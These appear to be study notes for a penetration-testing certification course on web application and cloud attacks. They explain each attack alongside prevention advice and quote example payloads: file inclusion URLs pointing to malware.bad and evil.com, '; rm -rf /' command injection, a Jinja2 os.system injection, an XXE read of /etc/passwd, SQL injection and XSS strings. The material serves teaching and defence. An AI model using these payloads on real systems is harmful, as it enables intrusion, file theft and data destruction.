  - Proper configuration of HTTP headers enhances security by instructing the browser on how to behave when handling the site's content, protecting against common vulnerabilities.
- **Common Security Headers**
  - **HSTS (HTTP Strict Transport Security)**: Enforces secure (HTTPS) connections to the website.
  - **X-Frame-Options**: Prevents clickjacking by restricting who can embed the webpage in frames.
  - **X-XSS-Protection**: Enables the browser's inbuilt XSS filtering to block cross-site scripting attacks.
  - **X-Content-Type-Options**: Stops the browser from interpreting files differently than declared.
  - **Content-Security-Policy (CSP)**: Restricts resources the browser is allowed to load, preventing XSS attacks.
  - **X-Permitted-Cross-Domain-Policies**: Controls the handling of data across domains.
  - **Referrer-Policy**: Governs what information the browser can include as referrer headers.
  - **Expect-CT**: Ensures the site's certificates are in public CT logs, aiding transparency and security.
  - **Feature-Policy**: Controls which features and APIs can be used in the browser.

- **Vulnerabilities Caused by Improper Headers**
  - Exposure to cross-site scripting (XSS) and injection attacks due to lack of content security policies.
  - Susceptibility to clickjacking from inadequate X-Frame-Options.
  - Data leaks through insecure handling of referrer headers.
- **Best Practices for Configuring Headers**
  - Regularly review and update header configurations to meet current security best practices.
  - Test the application with security tools to identify and rectify any header-related vulnerabilities.
  - Educate development teams about the importance of security headers and proper configurations.
- **Tools for Testing Header Security**
  - **SecurityHeaders.io**: Scans a site's HTTP response headers and offers advice for improvements.
  - **OWASP ZAP**: Provides comprehensive testing for headers as part of its web application vulnerability scanning.
  - **Burp Suite**: Analyzes headers for security misconfigurations as part of its suite of testing tools.

- **Code Signing**
  - Key Definitions and Concepts
    - Code Signing: The process of digitally signing executables and scripts to verify the software author and ensure that the code has not been altered or corrupted.

        - Digital Signature: Uses a cryptographic hash to validate authenticity and integrity of code.
    - Process Description
        - Uses a developer's private key to encrypt the hash digest of the executable file or script.
        - Ensures non-repudiation by providing proof that the software was indeed released by the developer and remained unchanged after signing.
    - Functional Examples
        - Mobile application developers must register with service providers like Apple or Google to obtain a private key for code signing.
        - Ensures that the application files are from a trusted source when downloaded from app stores.
    - Limitations and Risks
        - Code signing does not guarantee the quality or safety of the code; it only ensures that the code has not been altered post-signing.
        - Vulnerable to pre-signing alterations, such as if a developer's workstation is compromised and malicious code is inserted before signing, as seen in the SolarWinds attack.
- **Vulnerable Components**
    - Key Definitions and Concepts
        - Client-side Processing: Execution of code on the user's computer; can lead to security risks if manipulated by the user.
        - Server-side Processing: Execution of code on the server; considered more secure than client-side processing.
    - JavaScript Object Notation (JSON) and Representational State Transfer (REST)

- REST: A client-server model for interacting with content over HTTP, supporting formats like XML, JavaScript, and JSON.
- JSON: A text-based message format widely used with RESTful web services; susceptible to injection attacks similar to XML and SQL injections.

- Simple Object Access Protocol (SOAP)
  - SOAP: Used for exchanging structured information in web services, known for being more verbose and passing unencrypted headers compared to REST.
  - Security Measures: Important to inspect and sanitize inputs/outputs in SOAP APIs to prevent exploitation from SQL injections and authentication bypass.
- Browser Extensions
  - Definition: Small programs enhancing browser functionality; potentially risky if from untrusted sources.
  - Historical Context: Replaces older technologies like Adobe Flash and ActiveX which are now deprecated due to security vulnerabilities.
- HTML5
  - HTML5: The latest version of the HyperText Markup Language, supporting multimedia without needing plugins like Flash or ActiveX.
  - Security Concerns: Includes vulnerabilities in cross-domain messaging, geolocation requests, and sandbox frames.
- Asynchronous JavaScript and XML (AJAX)
  - AJAX: Uses client-side web technologies for creating asynchronous web applications; includes built-in security feature known as the same-origin policy.

        - Security Practices: Important for maintaining session states securely, predominantly on the server-side due to security concerns with client-stored cookies.
    - Machine Code and Bytecode
        - Machine Code: Directly executable instructions by a CPU, specific to processor types.
        - Bytecode: An intermediate code that can be executed by a virtual machine (VM) to run on various processors, commonly used in Java environments.

- **Software Composition**
    - Software Composition Analysis (SCA)
        - Process of analyzing software for open-source components
        - Identifies vulnerabilities in third-party libraries and dependencies
        - Important for web applications that include external code
            - E.g., JavaScript scripts, CSS files
    - Risks of Third-Party Dependencies
        - Inherited vulnerabilities from external libraries affect the application
        - Common vulnerabilities include cross-site scripting, injection flaws, cross-site request forgery, clickjacking
        - Monitoring common vulnerabilities and exposures (CVEs) is essential for identifying flaws in dependencies
    - Example
        - Equifax Breach (2017)

- Caused by a vulnerability in the Apache Struts framework (CVE-2017-5638)
- The vulnerability was disclosed but not patched, leading to a data breach
- Illustrates the importance of tracking third-party dependencies and applying timely patches

- Tools for Software Composition Analysis
  - OWASP Dependency-Check
    - Scans software for vulnerabilities in libraries
  - OWASP Dependency-Track
    - Offers deeper analysis of components and libraries used in the application
- Common Frameworks with Potential Vulnerabilities
  - Apache Struts
    - Java framework (vulnerable in Equifax breach)
  - Microsoft .NET, Ruby on Rails, Ramaze
    - Frameworks for Ruby programming
  - Hibernate
    - Java framework
  - Django, Twisted, web.py
    - Python-based frameworks
- Unsafe Functions in Code
  - Common in languages like C
    - E.g., strcpy, malloc, gets, strcat
  - Static code analysis helps identify these vulnerabilities, especially if access to the source code is limited

- Common Software Vulnerabilities
  - Poor Exception Handling
    - Failure to anticipate errors or handle them properly
    - Can lead to application crashes, instability, and exploitation
  - Security Misconfigurations
    - Poorly configured security settings, default credentials, or unpatched vulnerabilities
    - Systems should be hardened using best practices
  - Weak Cryptography Implementations
    - Outdated or weak ciphers used in modern systems
      - E.g., DES, RC4
    - Should always use strong, well-documented encryption standards
  - Information Disclosure
    - Examples
      - Data breaches, leaks, or insufficient encryption mechanisms
  - End of Support (EOS) / End of Life (EOL)
    - Software no longer receiving updates or support becomes vulnerable
    - Example
      - Microsoft Windows 7 reached End of Support in January 2020
  - Code Injections/Malicious Changes
    - Malicious code injected into an application due to poor input/output validation
    - Proper input/output validation can prevent these attacks

- Regression Issues
  - Changes to source code can introduce new vulnerabilities or break functionality
  - Regression testing ensures that changes do not affect security or functionality negatively

Web Application Attacks

Objective #.#: *Type out objective – 12 pt. Font Size (**One objective**)*

Objectives: *Type out objective – 12 pt. Font Size (**Multiple objectives**)*

- 4.3 - *Perform authentication attacks using appropriate tools*
- 4.5 - *Perform web application attacks using appropriate tools*

- **Web Application Attacks**
    - Topic Overview
        - Focus on tools and techniques to perform web application attacks.
    - Importance of Web Application Attacks
        - Involves exploiting vulnerabilities in web applications to steal data, perform unauthorized actions, or disrupt services.
        - Exploits flaws in code, logic, or design across various components of web applications.
    - Domain
        - Centered around Domain 4: Attacks and Exploits.
    - Lessons Overview
        - Directory Traversals
            - Understanding how attackers exploit insufficient security validation/sanitization.
        - Directory Traversal Tools Demo

- Hands-on experience using tools like Gobuster, DirBuster, and WPScan.

- Cross-Site Scripting (XSS)
  - Learning about XSS injection used to inject malicious scripts into content.
- Request Forgeries
  - Covering cross-site request forgery and server-side request forgery.
- SQL Injections
  - Discussing the exploitation of SQL query vulnerabilities.
- SQL Injection Attacks Demo
  - Hands-on demo using Burpsuite and sqlmap.
- Injection Attacks
  - Including XML injections, command injections, and server-side template injections.
- File Inclusions
  - Discussing local and remote file inclusion techniques.
- Arbitrary Code Execution
  - Detailing how attackers execute code remotely to take control or disrupt services.
- Web Application Session Hijacking
  - Focusing on exploiting session control mechanisms.
- Abusing APIs Demo
  - Demonstrating how poorly secured APIs can be exploited using Postman.
- OWASP ZAP Demo

        - Using OWASP ZAP to find vulnerabilities during development and testing.
    - Attacking Web Applications
        - Comprehensive demo tying together concepts with practical attacks
- Assessment
    - Completion of a quiz to assess understanding of web application attacks

- **Directory Traversals**
    - Directory Traversal Overview
        - A type of injection attack used to gain access to files, directories, or commands that are not connected to the web document root directory
        - Exploits vulnerabilities in web servers by navigating upwards and out of the web document root directory
    - Web Document Root Directory
        - The folder containing all files related to the website
        - Typically located at /var/www on many Linux systems
        - Separate from the root directory of the hard drive
    - Directory Traversal Attack Process
        - Involves using special characters (../ or ..\) to navigate upwards through directory structures
        - Example
            - Navigating from /var/www to /etc/shadow to access sensitive files like the shadow file containing password hashes
        - Uses encoded versions of characters (e.g., %2E%2E%2F) to bypass input sanitization filters
    - Prevention of Directory Traversals

- Identify directory traversal attempts by looking for ../ or ..\ in URLs
- Configure servers securely to prevent access to files outside of the web document root directory
- Implement input validation to sanitize user inputs and prevent directory traversal characters from being processed

- File Inclusion Attacks
  - Remote File Inclusion (RFI)
    - Occurs when an attacker injects a remote file into a web application
  - Example
    - Changing a URL parameter to include a malicious script
      - E.g., diontraining.com/login.php?user=http://malware.bad/malicious.php
  - Local File Inclusion (LFI)
    - Occurs when an attacker references a file that already exists on the hosting server
  - Example
    - Using a directory traversal to execute a command shell
      - E.g., diontraining.com/login.php?user=../../Windows/system32/cmd.exe%00
    - %00 represents a null character used to bypass security mechanisms
- Key Tips for Directory Traversal and File Inclusion
  - Look for ../ in URLs to identify potential directory traversal attacks

        - Recognize that directory traversal is the likely answer when ../ is present in a question
        - Understand the difference between directory traversal and file inclusion based on the context of the URL

- **Directory Traversal Tools**
    - Directory Traversal Attacks
        - Exploit vulnerabilities that allow attackers to access directories and files on a web server that should be restricted or hidden
    - Tools for Directory Traversal
        - Gobuster, DirBuster, and WPScan are essential tools used to find hidden directories and files during penetration testing
    - Tools and Usage
        - Gobuster
            - Purpose
                - Fast and efficient directory and file brute-forcing tool
            - Key Feature
                - Command-line based, suitable for integration into scripts and automated environments
            - Strength
                - Speed, capable of handling large wordlists and complex scans without performance degradation
            - Example Command
                - `gobuster dir -u http://192.168.1.10 -w /usr/share/wordlists/dirb/common.txt`

- Explanation
    - Targets a web server at `192.168.1.10`, using a wordlist located at `/usr/share/wordlists/dirb/common.txt` to enumerate directories and files
- Ideal For
    - Quickly enumerating directories and files not listed in the site's structure

- DirBuster
    - Purpose
        - Java-based brute force tool for finding hidden directories and files on a web server
    - Key Feature
        - Recursive brute-forcing, capable of digging deeper into found directories
    - Strength
        - Effectiveness on complex websites with deeply nested directories
    - Example
        - If testing a website hosted on `www.example.com`, DirBuster might reveal directories like `/admin/backup/`
    - Ideal For
        - Comprehensive searches on web servers with complex directory structures
- WPScan
    - Purpose
        - Specialized tool for scanning WordPress installations

- Key Feature
  - Focused on finding vulnerabilities specific to WordPress, including exposed directories, outdated plugins, and weak usernames
- Example Command
  - `wpscan --url www.vulnerablewp.com --enumerate u`
- Explanation
  - Scans the WordPress site at `www.vulnerablewp.com`, enumerates usernames, and identifies potential security issues
- Ideal For
  - Targeting WordPress sites to identify vulnerabilities specific to the platform

- Summary
  - Gobuster
    - Best for quick enumeration of directories and files using large wordlists
  - DirBuster
    - Best for in-depth recursive directory brute-forcing
  - WPScan
    - Best for identifying vulnerabilities in WordPress installations

- **Cross-Site Scripting (XSS)**
  - Cross-Site Scripting (XSS) Overview
    - A malicious script hosted on an attacker's site or embedded in a trusted site

- Designed to compromise the client browsing the trusted site by circumventing the browser's security model
- Relies on improper input validation on websites, allowing attackers to inject malicious code

- Basic Steps of a Cross-Site Scripting Attack
  - Identify Vulnerability
    - The attacker identifies an input validation vulnerability within a trusted website
  - Craft Malicious URL
    - The attacker crafts a URL to inject code into the trusted website, often embedding it in emails, forums, or other public platforms
  - Execution of Malicious Code
    - The trusted site returns a page containing the malicious code, executed once the user clicks the malicious URL
  - Client Execution
    - The malicious code runs in the client's browser, with the same permissions as the trusted site
- Potential Uses of XSS
  - Defacing Websites
    - Injecting extra HTML code to alter the appearance of the website
  - Stealing Data
    - Stealing user data, such as cookies or session tokens
  - Intercepting Communications
    - Intercepting data entered into web forms
  - Installing Malware
    - Installing malware on the client's system

- Types of Cross-Site Scripting Attacks
  - Reflected (Non-Persistent) XSS
    - Occurs when the malicious script is reflected off a web application to the victim's browser
    - Only executed once when the user clicks the malicious link
  - Persistent (Stored) XSS
    - The attacker inserts code into the backend database of the trusted website
    - Malicious code is stored and served to all users accessing the compromised content
  - DOM-Based XSS
    - Exploits the Document Object Model (DOM) in the client's browser
    - Malicious scripts modify the content and layout of the web page
    - Examples include accessing cookies via document.cookie or altering content with document.write
- Key Indicators of XSS in Exams
  - Look for JavaScript code embedded in URLs or logs, especially within <script> tags
  - Identifiers like `document.cookie` or `document.write` suggest a DOM-based XSS attack

- **Request Forgeries**
  - Key Concepts
    - *Request Forgery*
      - An attack where an attacker tricks a victim or a server into making an unwanted request

- *Cross-Site Request Forgery (CSRF)*
  - Tricking a user into making an unintended request while authenticated
  - Example:
    - 2009 "Mikeyy" Twitter worm incident where malicious code spread via tweets
  - Prevention:
    - Use anti-CSRF tokens
    - Implement the SameSite cookie attribute
    - Require re-authentication for critical actions
  - Pentesting Tool:
    - Burp Suite for generating CSRF attack vectors
- *Server-Side Request Forgery (SSRF)*
  - Tricking a server into making requests to unintended locations, potentially accessing internal services
  - Example:
    - Capital One breach, where an SSRF vulnerability was used to access internal metadata services on AWS
  - Prevention:
    - Validate and sanitize user inputs
    - Implement network-level controls
    - Use a whitelist of trusted domains
  - Pentesting Tool:
    - OWASP ZAP for testing and exploiting SSRF vulnerabilities

- Mitigation Strategies:
  - CSRF:

        - Anti-CSRF tokens, SameSite cookies, re-authentication for sensitive actions
    - SSRF:
        - Input validation, network controls, and domain whitelisting

- **SQL Injections**
    - SQL Injection Overview
        - SQL injection attacks involve inserting malicious SQL code into a query to manipulate a database
        - Attackers use SQL injections to bypass authentication, access unauthorized data, or execute arbitrary SQL commands
        - Common SQL operations targeted by injections include SELECT, INSERT, DELETE, and UPDATE
    - Basic SQL Operations
        - SELECT
            - Reads data from a database
        - INSERT
            - Writes data into a database
        - DELETE
            - Removes data from a database
        - UPDATE
            - Modifies existing data in a database
    - How SQL Injection Works
        - Login Form Example
            - User inputs username and password, and the website queries the database to check if they match
        - Injection Scenario

- Attacker inputs jason OR 1=1 as the password
- SQL query becomes
  - SELECT FROM User WHERE user_id = jason AND password = OR 1=1;
- The query always returns true due to the `OR '1'='1` condition, granting access without knowing the actual password

- Identifying SQL Injections
  - Common Indicators
    - Apostrophes (`'`), equal signs (`=`), and Boolean logic (`OR 1=1`)
  - Example of SQL Injection Code
    - User input
      - jason OR 1=1
    - Resulting query
      - SELECT FROM User WHERE user_id = jason AND password = OR 1=1;
  - Purpose of Injection
    - Bypass authentication or manipulate data
- Prevention Techniques
  - Input Validation
    - Ensure user inputs are sanitized, filtering out malicious characters like apostrophes and SQL keywords
  - Parameterized Queries
    - Use parameterized queries to prevent direct injection into SQL commands
  - Web Application Firewall (WAF)

        - Deploy a WAF to filter and sanitize inputs, preventing malicious queries from reaching the database
    - Input Sanitization
        - Regularly sanitize inputs to remove or escape potentially harmful characters
- Exam Tips
    - Common Clues
        - Questions involving apostrophes (`'`), true statements (1=1), or databases often relate to SQL injections
    - Focus on Prevention
        - When asked about preventing SQL injections, the correct answer is often input validation
    - Database-Related Questions
        - SQL injections are the most common attack against databases

- **Performing SQL Injection Attacks: A Demonstration**
- **Injection Attacks**
    - Injection Attacks Overview
        - Occur when an attacker sends malicious data to an application, which is processed as part of a command or query
        - Allow attackers to manipulate how a program works, gain unauthorized access, execute unwanted commands, or alter data
        - Exploit the way applications handle untrusted input, making them a significant security risk
    - Command Injection
        - Involves executing arbitrary commands on the host operating system through a vulnerable application

- Occurs when an application passes unsafe user-supplied data to a system shell or command interpreter
- Example
  - A web application running a `ping` command with user input, vulnerable to input like `; rm -rf /` which deletes all files in the root directory
- Prevention
  - Validate and sanitize user inputs
  - Avoid using system commands with user-supplied data
  - Use safer alternatives like built-in functions that do not require shell execution

- Server-Side Template Injection (SSTI)
  - Occurs when user input is embedded in server-side templates without proper validation
  - Template engines generate dynamic content, and if they process untrusted input, attackers can execute arbitrary code
  - Example
    - Using a template engine like Jinja2, an attacker inputs `{{ 7*7 }}` and sees `49` as output, or injects `{{ self._TemplateReference__context.cycler.__init__.__globals__.os.system('ls') }}` to execute commands
  - Prevention
    - Properly escape invalid characters
    - Validate user inputs before including them in templates
    - Use template engines that support automatic escaping of user inputs

- XML Injection
  - Occurs when an attacker inserts malicious XML content into an application that processes XML data
  - Can lead to unauthorized data access, denial of service, or execution of arbitrary commands if the XML parser supports external entities
  - Example
    - Injecting malicious XML like `<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd"> ]><foo>&xxe;</foo>` to read sensitive files on a server
  - Prevention
    - Configure XML parsers to ignore external entities
    - Validate XML input against a schema
    - Use libraries and frameworks resistant to XML injection attacks
- Mitigation Strategies
  - Always validate and sanitize user inputs
  - Employ secure coding practices
  - Use security features provided by frameworks and libraries
  - Regularly review and test applications for injection vulnerabilities

- **File Inclusions**
  - Key Concepts:
    - *File Inclusion Attacks*
      - Occur when an application includes files based on user input, which can be exploited if the input is not properly validated
      - Impact:
        - Can lead to arbitrary code execution, data leakage, and other malicious activities

- Remote File Inclusion (RFI):
  - Involves including a file from an external source, potentially leading to remote code execution
  - Example:
    - Using user input like include($_GET['file']); without validation, allowing an attacker to include malicious files from an external URL
  - Prevention:
    - Avoid using user input directly in file inclusion functions, use whitelisting, and validate input
- Local File Inclusion (LFI):
  - Involves including a file from the local server based on user input
  - Example:
    - Using code like include('languages/' . $_GET['lang'] . '.php'); without validation, allowing attackers to access sensitive files like /etc/passwd
  - Prevention:
    - Validate and sanitize inputs, use whitelisting, and prevent directory traversal

- Examples and Application:
  - RFI Example:
    - Attacker uses `http://evil.com/malicious.php` to inject malicious code via a vulnerable include statement
  - LFI Example:
    - Attacker accesses `/etc/passwd` by manipulating the lang parameter to include local files

- Mitigation Strategies:
  - Always validate and sanitize user inputs
  - Implement whitelisting for file paths and directories
  - Prevent directory traversal by securing file inclusion mechanisms
  - Regularly review and test applications for file inclusion vulnerabilities

- **Arbitrary Code Execution**
  - Key Concepts:
    - *Arbitrary Code Execution*
      - Occurs when an attacker runs their own code on a target system
      - Impact:
        - Allows attackers to install malware, steal data, and control the affected system
    - *Deserialization Attacks*
    - Exploits the process of converting serialized data back into objects
    - Vulnerability:
      - Untrusted data used in deserialization can inject malicious objects
    - Example:
      - Injecting harmful code within a serialized object that the application deserializes, leading to unintended code execution
    - *Web Shells*
      - A script that allows attackers to execute commands on a web server via a web interface
      - Method of Attack:
        - Gaining a web shell through vulnerabilities like file upload flaws or arbitrary code execution
      - Prevention:

- Validate all file uploads
- Restrict executable files from being uploaded
- Use Web Application Firewalls (WAFs)

- Examples and Application:
  - Deserialization Attack Example:
    - JSON Serialized Data

    - Impact:
      - Running unintended commands like listing files from the root directory
  - Web Shell Example:
    - Scenario:
      - Exploiting file upload functionality by uploading a malicious PHP script
    - Impact:
      - Gaining remote control over the server through the uploaded script
  - Mitigation Strategies:
    - Avoid deserializing untrusted data.
    - Implement strict validation for file uploads

        - Extensions
        - MIME types
        - Content
    - Restrict file upload locations and executable permissions
    - Deploy WAFs for detecting and blocking malicious activities
- **Web Application Session Hijacking**
    - Session Hijacking
        - Process where attackers take over a user's session to gain unauthorized access to a web application
        - Attacker steals a session ID (SID) from the user's browser and uses it to impersonate the user
    - Session ID (SID)
        - A small text file (cookie) given to the user's browser by a website
        - Acts like a badge, allowing the website to recognize the user without repeated logins
    - HTTP Protocol
        - Does not have a built-in way to remember past interactions (stateless)
        - Websites use cookies to maintain session continuity
    - Common Methods of Session Hijacking
        - Session Fixation
            - Attacker sets a known session ID for the user before login
            - Attacker takes over the session using the fixed ID after the user logs in
            - Prevention
                - Regenerate session ID after successful login
        - Session Replay

- Attacker intercepts and captures login details through an on-path (man-in-the-middle) attack
- Attacker reuses the captured session details to log in as the user
- Prevention
  - Implement encryption protocols like HTTPS

■ Cross-Site Scripting (XSS)

- Attacker injects malicious scripts into a web page
- Captures session token from user's cookies and hijacks the session
- Prevention
  - Validate and sanitize user inputs, implement Content Security Policy headers

○ Social Engineering

■ Attackers trick users into revealing session tokens

■ Methods include phishing emails, fake login pages, and malicious links

○ Preventive Measures

■ Secure Cookie Attributes

- Set cookies with Secure and HttpOnly flags
- Secure flag
  - Cookie sent only over HTTPS
- HttpOnly flag
  - Prevents cookie access via client-side scripts

■ Session Timeout

- Automatically expire sessions after a period of inactivity
- Require re-authentication for significant actions
  - E.g., changing account settings, transactions

○

- Monitoring and Logging
  - Analyze logs for unusual patterns
    - E.g., multiple logins from different locations in a short time
  - Detect and respond to potential session hijacking incidents
- User Education
  - Educate users about session hijacking risks
  - Encourage avoidance of suspicious links and untrusted sources

- **Abusing APIs**
  - *API Abuse*
    - Exploitation of API functionality in ways not intended or anticipated by the developers
      - Example
        - Meta (formerly Facebook) provides an API for querying public data of users' friends
        - Attackers could send continuous requests to scrape large amounts of data, leading to breaches like the Cambridge Analytica scandal
    - Common Tools for Abuse
      - Manipulate API calls, bypassing controls like rate limiting or input validation
        - Burp Suite
        - Postman
    - Possible Outcomes of API Abuse
      - Data breaches

- Privacy violations
- Service disruptions

- JSON Web Token (JWT)
  - One of the ways to secure APIs
    - Stateless - the server doesn't need to store session information
  - JWT Structure
    - Header
    - Payload
      - Contains user claims (e.g., identity, roles)
        - Claims are encoded but not encrypted
    - Signature
  - JWT Vulnerability
    - *JWT Manipulation*
      - Refers to attacks where the JWT is tampered with or forged by an attacker
      - Example
        - An attacker could modify the "role" claim from "user" to "admin" and re-encode the token
        - CVE-2015-2951
          - Highlighted vulnerabilities in JWT libraries where weak cryptographic algorithms were used, allowing attackers to modify tokens without proper validation
      - Prevention
        - Use secure hashing algorithms
          - HS256

- RS256

- Ensure that the server always validates the token's signature before trusting the claims
- Set short expiration times on tokens
- Rotate keys regularly to minimize the damage from compromised tokens

- *Postman*
  - A popular collaboration platform for API development
    - Allows developers, testers, and security professionals to design, test, and debug APIs
    - Provides user-friendly interface for:
      - HTTP requests
      - Visualizing responses
      - Automating testing
      - Collaborating on API documentation
    - Supports multiple request methods
      - GET
      - POST
      - PUT
      - DELETE
      - Others
    - Works with various API architectures
      - REST
      - SOAP
      - GraphQL
- Demonstration

- **OWASP ZAP**
  - OWASP ZAP (Zed Attack Proxy)
    - Open-source tool for web application security testing
    - Designed to help penetration testers identify vulnerabilities in web applications
    - Vulnerabilities tested include SQL injection, cross-site scripting (XSS), and misconfiguration
  - Core Functionality
    - Operates as a proxy between the browser and web application
    - Intercepts, inspects, and manipulates web traffic
    - Captures requests and responses to analyze data for potential security issues
  - Modes of Scanning
    - Passive Scanning
      - Automatically happens during web browsing
      - Does not send intrusive payloads
      - Identifies issues like missing security headers and weak SSL configurations
    - Active Scanning
      - Sends crafted requests to test vulnerabilities (e.g., SQL injection, XSS)
      - More aggressive and can trigger alerts on the target system
      - Should be used carefully in controlled environments
  - Quick Start Automated Scan

- Simple scan by entering the URL of the target website
- ZAP crawls the site for vulnerabilities
- Example:
    - Testing an e-commerce site by spidering it and initiating an active scan to find vulnerabilities in form inputs and URL parameters

- Manual Explore Mode
    - Manually navigate through the application while ZAP records each request
    - Useful for applications requiring authentication or using complex forms
    - Example:
        - Manually exploring a web app for harder-to-detect vulnerabilities
- Heads-Up Display (HUD)
    - Real-time overlay displaying critical security information on the web application
    - Provides live alerts and shows vulnerable parameters while browsing
    - Example:
        - Testing a bank's customer portal with live security feedback
- Spider and AJAX Spider
    - Spider
        - Crawls traditional web applications by mapping out all links and pages
    - AJAX Spider
        - Crawls modern JavaScript-based applications
            - Angular
            - React
        - Maps the entire site for thorough scanning

- Example Use Case:
  - XSS Testing
    - Test a comment section on a blog for cross-site scripting (XSS)
    - Enter an XSS payload like <script>alert('XSS');</script>
    - ZAP captures the request and inspects the response
    - If the payload is rendered without escaping, ZAP flags it as an XSS vulnerability
- Detailed Reports
  - ZAP generates reports that list vulnerabilities by severity
  - Reports are used to communicate findings to stakeholders clearly and effectively
  - Automation capabilities allow integration into continuous integration (CI) pipelines
- Automation and CI Integration
  - Automatically runs scans after each code deployment
  - Ensures no new vulnerabilities are introduced into the web application
  - Example:
    - ZAP integrated into a CI pipeline to run vulnerability scans regularly
- Customizability
  - Highly customizable with scripting capabilities for custom attacks
  - Extendable functionality through plugins
- Why Use OWASP ZAP?
  - Flexible, easy to use, and powerful for finding vulnerabilities in web applications
  - Suitable for beginners and experienced testers

        - Provides tools necessary to detect and exploit web application vulnerabilities
    - Conclusion
        - OWASP ZAP helps detect web application vulnerabilities via passive and active scanning
        - Features include automated scans, manual exploration, and real-time HUD feedback
        - ZAP simplifies testing for security issues in both traditional and modern web applications

- **Attacking Web Applications: A Demonstration**

Cloud Attacks

Objective 4.6: *Perform cloud-based attacks using appropriate tools*

- **Cloud Attacks**
  - Topic Overview
    - Focus on tools and techniques for performing cloud-specific attacks
  - Importance of Cloud Attacks
    - Target vulnerabilities unique to cloud computing environments
    - Address risks like misconfigurations, inadequate access controls, and compromised third-party services
    - Essential for protecting cloud resources against unauthorized access and data breaches
  - Domain Focus
    - Centered around Domain 4: Attacks and Exploits
  - Lessons Overview
    - Identity and Access Management Misconfigurations:
      - Explore common IAM flaws
    - Resource Misconfigurations:
      - Study incorrect settings that lead to exposures
    - Logging Information Exposures:
      - Discuss secure log management
    - Metadata Service Attacks:
      - Exploit metadata services for unauthorized data access

        - Image and Artifact Tampering:
            - Manipulate cloud images and artifacts
        - Supply Chain Attacks:
            - Highlight third-party service risks in the cloud
        - Container Exploits and Attacks:
            - Focus on vulnerabilities in containerized environments
        - Trust Relationship Abuse:
            - Explore how trust relationships can be exploited
        - Third-party Integration Exploits:
            - Discuss vulnerabilities from third-party integrations
        - Cloud Security Testing:
            - Outline tools and methodologies for security assessment
        - Conducting Cloud Audits:
            - Hands-on demo to evaluate cloud security configurations
    - Quiz and Review
        - Short quiz to test and review learned concepts

- **Identity and Access Management (IAM) Misconfigurations**
    - Identity and Access Management (IAM)
        - A framework of policies and technologies ensuring that only authorized individuals have access to specific technology resources
        - Acts like a digital security guard, controlling access to various applications, data, or systems within an organization
    - IAM Credential Misconfigurations
        - Occur when access permissions are improperly set, leading to unauthorized access to critical systems and data

- Can serve as significant attack vectors in penetration testing

- Examples of IAM Misconfigurations
  - Overly Permissive Policies
    - Occur when users are granted more permissions than necessary for their role
    - Example
      - An employee who only needs read permissions is given write and execute permissions
    - Risks
      - Attackers compromising this user's credentials can modify or delete data
  - Default Credentials
    - Occur when systems are left with default usernames and passwords
      - E.g., "admin/admin" or "guest/guest"
    - Risks
      - Attackers can easily gain access by using these known defaults
  - Overly Broad IAM Roles in Cloud Environments
    - Occur when IAM roles in cloud environments like AWS or Azure are configured with too broad permissions (e.g., allowing all actions on all resources)
    - Example
      - An attacker gains access to an IAM role with full administrative rights
    - Risks

        - Attackers can delete resources, access sensitive data, or launch malicious activities
    - Mishandling Access Keys
        - Occur when access keys are exposed or mishandled
            - E.g., accidentally uploading AWS access keys to a public code repository
        - Risks
            - Attackers scanning public repositories can find these keys and access the organization's resources, leading to significant damage
- Key Concepts and Tools
    - AWS IAM Access Analyzer
        - Tool used to review permissions and identify overly permissive roles in AWS environments
    - TruffleHog
        - Tool used to scan for exposed secret keys in public repositories
            - E.g., GitHub
- Analogies
    - High-Security Building
        - IAM is like a control system where users need appropriate permissions (clearance) to access certain applications, data, or systems (rooms or areas)
    - Master Keys
        - Misconfigured IAM credentials are like master keys handed out to everyone, leading to unauthorized access
    - VIP List at a Club

        - Poorly managed IAM policies and roles are like a VIP list that lets anyone in, leading to unauthorized access and potential breaches
    - Importance for Penetration Testers
        - Identifying IAM misconfigurations is crucial for uncovering potential security risks
        - Simulating attacks based on these misconfigurations helps demonstrate the real-world impact of these vulnerabilities

- **Resource Misconfigurations**
    - Resource Misconfigurations
        - Occur when security settings for network segmentation, network controls, storage buckets, or public access to services are not properly configured, creating vulnerabilities that can be exploited by attackers
    - Network Segmentation
        - A process of dividing a network into smaller, isolated segments, each with its own security controls
        - Purpose
            - To restrict access and limit the spread of potential attacks within the network
        - Misconfiguration Risk
            - If network segmentation is poorly implemented, attackers who gain access to a less secure segment can move laterally to more sensitive segments
        - Example

- Sensitive systems are on the same segment as less critical systems, allowing unauthorized access during a penetration test

- Network Controls
  - Rules and policies that regulate traffic flow within a network, similar to traffic lights and signs in a city
  - Common Controls
    - Firewalls, Access Control Lists (ACLs), Intrusion Detection Systems (IDS)
  - Misconfiguration Risk
    - If network controls are too permissive, attackers can gain unauthorized access to systems that should be protected
  - Example
    - A misconfigured firewall allowing unrestricted access to sensitive ports, enabling deeper access to the network during a pentest
- Exposed Storage Buckets
  - Cloud-based storage units, such as AWS S3 buckets, used to store data
  - Configuration Options: Private (restricted access) or Public (open access)
  - Misconfiguration Risk
    - If a storage bucket is mistakenly set to public, anyone on the internet can access its contents
  - Example
    - An exposed AWS S3 bucket containing sensitive customer data, accessible by simply knowing the URL
- Public Access to Services
  - Services that should be restricted to authorized users only
  - Misconfiguration Risk

- If a service is configured to be publicly accessible, anyone can access it without authentication
- Example
- A publicly accessible database management interface, allowing attackers to manipulate the database or extract sensitive information

- Examples of Misconfigurations
- Elasticsearch Database with Public Access
- Contains sensitive data such as customer SSNs, corporate earnings reports, or confidential emails
- Misconfiguration allows attackers to query the database directly and retrieve private information
- Broad Firewall Rules
- Example
- A firewall rule allowing all inbound traffic on port 22 (SSH)
- Risk
- Attackers can scan for open port 22 and attempt to brute force SSH credentials, potentially accessing confidential project files or employee payroll records

- Key Concepts
- Lateral Movement
- The ability of an attacker to move within a network from one segment to another due to poor segmentation
- Permissive Firewall Rules
- Firewall settings that allow too much traffic, creating opportunities for unauthorized access

        - Public Storage Buckets
            - Cloud storage units accidentally made accessible to the public, risking exposure of sensitive data
        - Publicly Accessible Services
            - Services that should require authentication but are open to anyone, leading to potential unauthorized access

- **Logging Information Exposures**
    - **Definitions and Key Concepts**
        - **Logging Information Exposures:** Refers to vulnerabilities where sensitive data could be exposed through system or application logs.
        - **Logs:** Records of system, network, or application activities, used for monitoring and diagnosing issues.
    - **Types of Information Exposed in Logs**
        - Usernames, passwords
        - API keys, session tokens
        - Personal Identifiable Information (PII) such as email addresses, phone numbers
    - **Potential Risks**
        - Unauthorized access to logs can lead to data breaches.
        - Sensitive information in logs can be exploited for further attacks.
